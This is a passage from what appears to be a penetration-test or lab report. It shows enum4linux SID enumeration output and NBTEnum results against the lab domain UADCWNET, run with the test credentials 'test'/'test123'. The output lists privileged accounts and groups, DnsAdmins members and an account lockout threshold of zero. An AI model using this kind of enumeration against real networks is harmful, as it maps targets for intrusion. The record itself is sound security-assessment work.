S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)

S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)
S-1-5-32-1047 *unknown**unknown* (8)
S-1-5-32-1048 *unknown**unknown* (8)
S-1-5-32-1049 *unknown**unknown* (8)
S-1-5-32-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
S-1-5-80-500 *unknown**unknown* (8)
S-1-5-80-501 *unknown**unknown* (8)
S-1-5-80-502 *unknown**unknown* (8)
S-1-5-80-503 *unknown**unknown* (8)
S-1-5-80-504 *unknown**unknown* (8)
S-1-5-80-505 *unknown**unknown* (8)
S-1-5-80-506 *unknown**unknown* (8)
S-1-5-80-507 *unknown**unknown* (8)
S-1-5-80-508 *unknown**unknown* (8)
S-1-5-80-509 *unknown**unknown* (8)
S-1-5-80-510 *unknown**unknown* (8)
S-1-5-80-511 *unknown**unknown* (8)
S-1-5-80-512 *unknown**unknown* (8)
S-1-5-80-513 *unknown**unknown* (8)
S-1-5-80-514 *unknown**unknown* (8)
S-1-5-80-515 *unknown**unknown* (8)
S-1-5-80-516 *unknown**unknown* (8)
S-1-5-80-517 *unknown**unknown* (8)
S-1-5-80-518 *unknown**unknown* (8)

S-1-5-80-519 *unknown**unknown* (8)
S-1-5-80-520 *unknown**unknown* (8)
S-1-5-80-521 *unknown**unknown* (8)
S-1-5-80-522 *unknown**unknown* (8)
S-1-5-80-523 *unknown**unknown* (8)
S-1-5-80-524 *unknown**unknown* (8)
S-1-5-80-525 *unknown**unknown* (8)
S-1-5-80-526 *unknown**unknown* (8)
S-1-5-80-527 *unknown**unknown* (8)
S-1-5-80-528 *unknown**unknown* (8)
S-1-5-80-529 *unknown**unknown* (8)
S-1-5-80-530 *unknown**unknown* (8)
S-1-5-80-531 *unknown**unknown* (8)
S-1-5-80-532 *unknown**unknown* (8)
S-1-5-80-533 *unknown**unknown* (8)
S-1-5-80-534 *unknown**unknown* (8)
S-1-5-80-535 *unknown**unknown* (8)
S-1-5-80-536 *unknown**unknown* (8)
S-1-5-80-537 *unknown**unknown* (8)
S-1-5-80-538 *unknown**unknown* (8)
S-1-5-80-539 *unknown**unknown* (8)
S-1-5-80-540 *unknown**unknown* (8)
S-1-5-80-541 *unknown**unknown* (8)
S-1-5-80-542 *unknown**unknown* (8)
S-1-5-80-543 *unknown**unknown* (8)
S-1-5-80-544 *unknown**unknown* (8)
S-1-5-80-545 *unknown**unknown* (8)
S-1-5-80-546 *unknown**unknown* (8)
S-1-5-80-547 *unknown**unknown* (8)
S-1-5-80-548 *unknown**unknown* (8)
S-1-5-80-549 *unknown**unknown* (8)
S-1-5-80-550 *unknown**unknown* (8)
S-1-5-80-1000 *unknown**unknown* (8)
S-1-5-80-1001 *unknown**unknown* (8)
S-1-5-80-1002 *unknown**unknown* (8)
S-1-5-80-1003 *unknown**unknown* (8)
S-1-5-80-1004 *unknown**unknown* (8)
S-1-5-80-1005 *unknown**unknown* (8)
S-1-5-80-1006 *unknown**unknown* (8)
S-1-5-80-1007 *unknown**unknown* (8)
S-1-5-80-1008 *unknown**unknown* (8)
S-1-5-80-1009 *unknown**unknown* (8)
S-1-5-80-1010 *unknown**unknown* (8)
S-1-5-80-1011 *unknown**unknown* (8)

S-1-5-80-1012 *unknown**unknown* (8)
S-1-5-80-1013 *unknown**unknown* (8)
S-1-5-80-1014 *unknown**unknown* (8)
S-1-5-80-1015 *unknown**unknown* (8)
S-1-5-80-1016 *unknown**unknown* (8)
S-1-5-80-1017 *unknown**unknown* (8)
S-1-5-80-1018 *unknown**unknown* (8)
S-1-5-80-1019 *unknown**unknown* (8)
S-1-5-80-1020 *unknown**unknown* (8)
S-1-5-80-1021 *unknown**unknown* (8)
S-1-5-80-1022 *unknown**unknown* (8)
S-1-5-80-1023 *unknown**unknown* (8)
S-1-5-80-1024 *unknown**unknown* (8)
S-1-5-80-1025 *unknown**unknown* (8)
S-1-5-80-1026 *unknown**unknown* (8)
S-1-5-80-1027 *unknown**unknown* (8)
S-1-5-80-1028 *unknown**unknown* (8)
S-1-5-80-1029 *unknown**unknown* (8)
S-1-5-80-1030 *unknown**unknown* (8)
S-1-5-80-1031 *unknown**unknown* (8)
S-1-5-80-1032 *unknown**unknown* (8)
S-1-5-80-1033 *unknown**unknown* (8)
S-1-5-80-1034 *unknown**unknown* (8)
S-1-5-80-1035 *unknown**unknown* (8)
S-1-5-80-1036 *unknown**unknown* (8)
S-1-5-80-1037 *unknown**unknown* (8)
S-1-5-80-1038 *unknown**unknown* (8)
S-1-5-80-1039 *unknown**unknown* (8)
S-1-5-80-1040 *unknown**unknown* (8)
S-1-5-80-1041 *unknown**unknown* (8)
S-1-5-80-1042 *unknown**unknown* (8)
S-1-5-80-1043 *unknown**unknown* (8)
S-1-5-80-1044 *unknown**unknown* (8)
S-1-5-80-1045 *unknown**unknown* (8)
S-1-5-80-1046 *unknown**unknown* (8)
S-1-5-80-1047 *unknown**unknown* (8)
S-1-5-80-1048 *unknown**unknown* (8)
S-1-5-80-1049 *unknown**unknown* (8)
S-1-5-80-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'
S-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)

S-1-5-21-2373017989-4057782597-2990666611-503 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-504 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-505 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-506 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-507 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-508 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-509 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-510 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-511 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-523 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-524 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-528 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-529 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-530 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-531 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-532 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-533 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-534 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-535 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-536 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-537 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-538 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-539 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-540 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-541 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-542 *unknown**unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-543 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-544 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-545 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-546 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-547 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-548 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-549 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-550 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)
S-1-5-21-2373017989-4057782597-2990666611-1001 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1002 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1003 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1004 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1005 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1006 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1007 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1008 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1009 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1010 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1011 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1012 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1013 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1014 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1015 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1016 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1017 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1018 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1019 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1020 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1021 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1022 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1023 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1024 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1025 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1026 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1027 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1028 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1029 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1030 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1031 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1032 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1033 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1034 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1035 *unknown**unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-1036 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1037 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1038 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1039 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1040 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1041 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1042 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1043 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1044 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1045 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1046 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1047 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1048 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1049 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-90 and logon username 'test', password 'test123'
S-1-5-90-500 *unknown**unknown* (8)
S-1-5-90-501 *unknown**unknown* (8)
S-1-5-90-502 *unknown**unknown* (8)
S-1-5-90-503 *unknown**unknown* (8)
S-1-5-90-504 *unknown**unknown* (8)
S-1-5-90-505 *unknown**unknown* (8)
S-1-5-90-506 *unknown**unknown* (8)
S-1-5-90-507 *unknown**unknown* (8)
S-1-5-90-508 *unknown**unknown* (8)
S-1-5-90-509 *unknown**unknown* (8)
S-1-5-90-510 *unknown**unknown* (8)
S-1-5-90-511 *unknown**unknown* (8)
S-1-5-90-512 *unknown**unknown* (8)
S-1-5-90-513 *unknown**unknown* (8)
S-1-5-90-514 *unknown**unknown* (8)
S-1-5-90-515 *unknown**unknown* (8)
S-1-5-90-516 *unknown**unknown* (8)
S-1-5-90-517 *unknown**unknown* (8)
S-1-5-90-518 *unknown**unknown* (8)
S-1-5-90-519 *unknown**unknown* (8)
S-1-5-90-520 *unknown**unknown* (8)
S-1-5-90-521 *unknown**unknown* (8)
S-1-5-90-522 *unknown**unknown* (8)
S-1-5-90-523 *unknown**unknown* (8)
S-1-5-90-524 *unknown**unknown* (8)
S-1-5-90-525 *unknown**unknown* (8)
S-1-5-90-526 *unknown**unknown* (8)
S-1-5-90-527 *unknown**unknown* (8)

S-1-5-90-528 *unknown**unknown* (8)
S-1-5-90-529 *unknown**unknown* (8)
S-1-5-90-530 *unknown**unknown* (8)
S-1-5-90-531 *unknown**unknown* (8)
S-1-5-90-532 *unknown**unknown* (8)
S-1-5-90-533 *unknown**unknown* (8)
S-1-5-90-534 *unknown**unknown* (8)
S-1-5-90-535 *unknown**unknown* (8)
S-1-5-90-536 *unknown**unknown* (8)
S-1-5-90-537 *unknown**unknown* (8)
S-1-5-90-538 *unknown**unknown* (8)
S-1-5-90-539 *unknown**unknown* (8)
S-1-5-90-540 *unknown**unknown* (8)
S-1-5-90-541 *unknown**unknown* (8)
S-1-5-90-542 *unknown**unknown* (8)
S-1-5-90-543 *unknown**unknown* (8)
S-1-5-90-544 *unknown**unknown* (8)
S-1-5-90-545 *unknown**unknown* (8)
S-1-5-90-546 *unknown**unknown* (8)
S-1-5-90-547 *unknown**unknown* (8)
S-1-5-90-548 *unknown**unknown* (8)
S-1-5-90-549 *unknown**unknown* (8)
S-1-5-90-550 *unknown**unknown* (8)
S-1-5-90-1000 *unknown**unknown* (8)
S-1-5-90-1001 *unknown**unknown* (8)
S-1-5-90-1002 *unknown**unknown* (8)
S-1-5-90-1003 *unknown**unknown* (8)
S-1-5-90-1004 *unknown**unknown* (8)
S-1-5-90-1005 *unknown**unknown* (8)
S-1-5-90-1006 *unknown**unknown* (8)
S-1-5-90-1007 *unknown**unknown* (8)
S-1-5-90-1008 *unknown**unknown* (8)
S-1-5-90-1009 *unknown**unknown* (8)
S-1-5-90-1010 *unknown**unknown* (8)
S-1-5-90-1011 *unknown**unknown* (8)
S-1-5-90-1012 *unknown**unknown* (8)
S-1-5-90-1013 *unknown**unknown* (8)
S-1-5-90-1014 *unknown**unknown* (8)
S-1-5-90-1015 *unknown**unknown* (8)
S-1-5-90-1016 *unknown**unknown* (8)
S-1-5-90-1017 *unknown**unknown* (8)
S-1-5-90-1018 *unknown**unknown* (8)
S-1-5-90-1019 *unknown**unknown* (8)
S-1-5-90-1020 *unknown**unknown* (8)

S-1-5-90-1021 *unknown**unknown* (8)
S-1-5-90-1022 *unknown**unknown* (8)
S-1-5-90-1023 *unknown**unknown* (8)
S-1-5-90-1024 *unknown**unknown* (8)
S-1-5-90-1025 *unknown**unknown* (8)
S-1-5-90-1026 *unknown**unknown* (8)
S-1-5-90-1027 *unknown**unknown* (8)
S-1-5-90-1028 *unknown**unknown* (8)
S-1-5-90-1029 *unknown**unknown* (8)
S-1-5-90-1030 *unknown**unknown* (8)
S-1-5-90-1031 *unknown**unknown* (8)
S-1-5-90-1032 *unknown**unknown* (8)
S-1-5-90-1033 *unknown**unknown* (8)
S-1-5-90-1034 *unknown**unknown* (8)
S-1-5-90-1035 *unknown**unknown* (8)
S-1-5-90-1036 *unknown**unknown* (8)
S-1-5-90-1037 *unknown**unknown* (8)
S-1-5-90-1038 *unknown**unknown* (8)
S-1-5-90-1039 *unknown**unknown* (8)
S-1-5-90-1040 *unknown**unknown* (8)
S-1-5-90-1041 *unknown**unknown* (8)
S-1-5-90-1042 *unknown**unknown* (8)
S-1-5-90-1043 *unknown**unknown* (8)
S-1-5-90-1044 *unknown**unknown* (8)
S-1-5-90-1045 *unknown**unknown* (8)
S-1-5-90-1046 *unknown**unknown* (8)
S-1-5-90-1047 *unknown**unknown* (8)
S-1-5-90-1048 *unknown**unknown* (8)
S-1-5-90-1049 *unknown**unknown* (8)
S-1-5-90-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-21-3449369075-3998377036-3657034372 and logon username 'test', password 'test123'
S-1-5-21-3449369075-3998377036-3657034372-500 SERVER2\Administrator (Local User)
S-1-5-21-3449369075-3998377036-3657034372-501 SERVER2\Guest (Local User)
S-1-5-21-3449369075-3998377036-3657034372-502 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-503 SERVER2\DefaultAccount (Local User)
S-1-5-21-3449369075-3998377036-3657034372-504 SERVER2\WDAGUtilityAccount (Local User)
S-1-5-21-3449369075-3998377036-3657034372-505 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-506 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-507 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-508 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-509 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-510 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-511 *unknown**unknown* (8)

S-1-5-21-3449369075-3998377036-3657034372-512 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-513 SERVER2\None (Domain Group)
S-1-5-21-3449369075-3998377036-3657034372-514 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-515 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-516 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-517 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-518 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-519 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-520 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-521 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-522 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-523 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-524 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-525 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-526 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-527 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-528 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-529 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-530 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-531 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-532 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-533 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-534 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-535 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-536 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-537 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-538 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-539 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-540 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-541 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-542 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-543 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-544 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-545 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-546 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-547 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-548 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-549 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-550 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1000 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1001 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1002 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1003 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1004 *unknown**unknown* (8)

S-1-5-21-3449369075-3998377036-3657034372-1005 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1006 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1007 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1008 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1009 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1010 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1011 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1012 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1013 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1014 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1015 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1016 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1017 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1018 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1019 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1020 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1021 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1022 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1023 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1024 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1025 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1026 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1027 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1028 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1029 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1030 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1031 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1032 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1033 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1034 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1035 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1036 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1037 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1038 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1039 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1040 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1041 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1042 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1043 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1044 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1045 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1046 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1047 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1048 *unknown**unknown* (8)

S-1-5-21-3449369075-3998377036-3657034372-1049 *unknown**unknown* (8)
S-1-5-21-3449369075-3998377036-3657034372-1050 *unknown**unknown* (8)

```
 ==========================================
|    Getting printer info for 192.168.10.2    |
 ==========================================
No printers returned.

enum4linux complete on Wed Jan 19 14:43:10 2022
```

3.4.6 NBTEnum results

3.4.6.1 NBTEnum results of Server1-192.168.10.1

NBTEnum v3.3
192.168.10.1

Password checking is "OFF"
Running as user "192.168.10.1\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{6EAB170F-CD7B-42CD-8153-7DC7BA751468} ***MAC Address:*** 00155D000412

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Access Control Assistance Operators*** ***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators***

	Denied RODC Password Replication Group - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** - UADCWNET\J.Norton - UADCWNET\N.Colon ***Event Log Readers*** ***Guests*** - UADCWNET\Domain Guests - UADCWNET\Guest -Disabled ***Hyper-V Administrators*** ***IIS_IUSRS*** - NT AUTHORITY\IUSR ***Incoming Forest Trust Builders*** ***Network Configuration Operators*** ***Performance Log Users*** ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***RDS Endpoint Servers*** ***RDS Management Servers*** ***RDS Remote Access Servers*** ***Remote Desktop Users*** ***Remote Management Users*** ***Replicator*** ***Server Operators***

	Storage Replica Administrators ***Terminal Server License Servers*** ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADCWNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

